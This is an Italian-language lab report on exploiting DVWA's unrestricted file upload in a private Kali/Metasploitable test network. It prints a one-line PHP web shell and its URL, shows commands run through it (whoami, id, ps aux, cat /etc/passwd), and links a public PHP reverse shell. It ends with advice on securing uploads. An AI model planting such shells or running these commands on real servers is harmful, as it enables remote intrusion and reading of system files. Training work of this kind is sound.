Report – Exploit File upload DVWA


1. Configurazione ambiente

- Attaccante: Kali Linux
- Target: Metasploitable 2
- IP Kali: 192.168.20.22
- IP Metasploitable: 192.168.20.20
- Applicazione vulnerabile: DVWA (Damn Vulnerable Web Application)
- Livello di sicurezza DVWA: LOW

2. Creazione della shell PHP


File `shell.php` caricato:

```
<?php system($_REQUEST['cmd']); ?>
```



3. Accesso alla shell


Shell accessibile all'indirizzo:
http://192.168.20.20/dvwa/hackable/uploads/shell.php?



4. Analisi del traffico con Burp Suite


- Firefox configurato con proxy HTTP 127.0.0.1:8080
- Burp Suite ha intercettato la richiesta GET:

GET /dvwa/hackable/uploads/shell.php?cmd=whoami




5. Comandi eseguiti tramite la shell


Uname+-a (per informazioni su Sistema operativo)




Comando cat /etc/passwd per elenco utenti di Sistema




Comando id (per informazioni utente)



Comando ls -la (Contenuto directory corrente)



Comando ps+aux Servizi in esecuzione



6. Conclusioni

La vulnerabilità di file upload non filtrato su DVWA ha permesso di caricare un file PHP arbitrario. Utilizzando quella shell è stato possibile eseguire comandi da remoto, ottenendo pieno accesso al sistema target.

Questo dimostra l'importanza di:
- Limitare i tipi di file accettati
- Verificare lato server i contenuti caricati
- Isolare le directory di upload

7. Esercizio bonus (usare una shell php più sofisticata)

Per l'esercizio bonus ho usato una Reverse Shell

https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php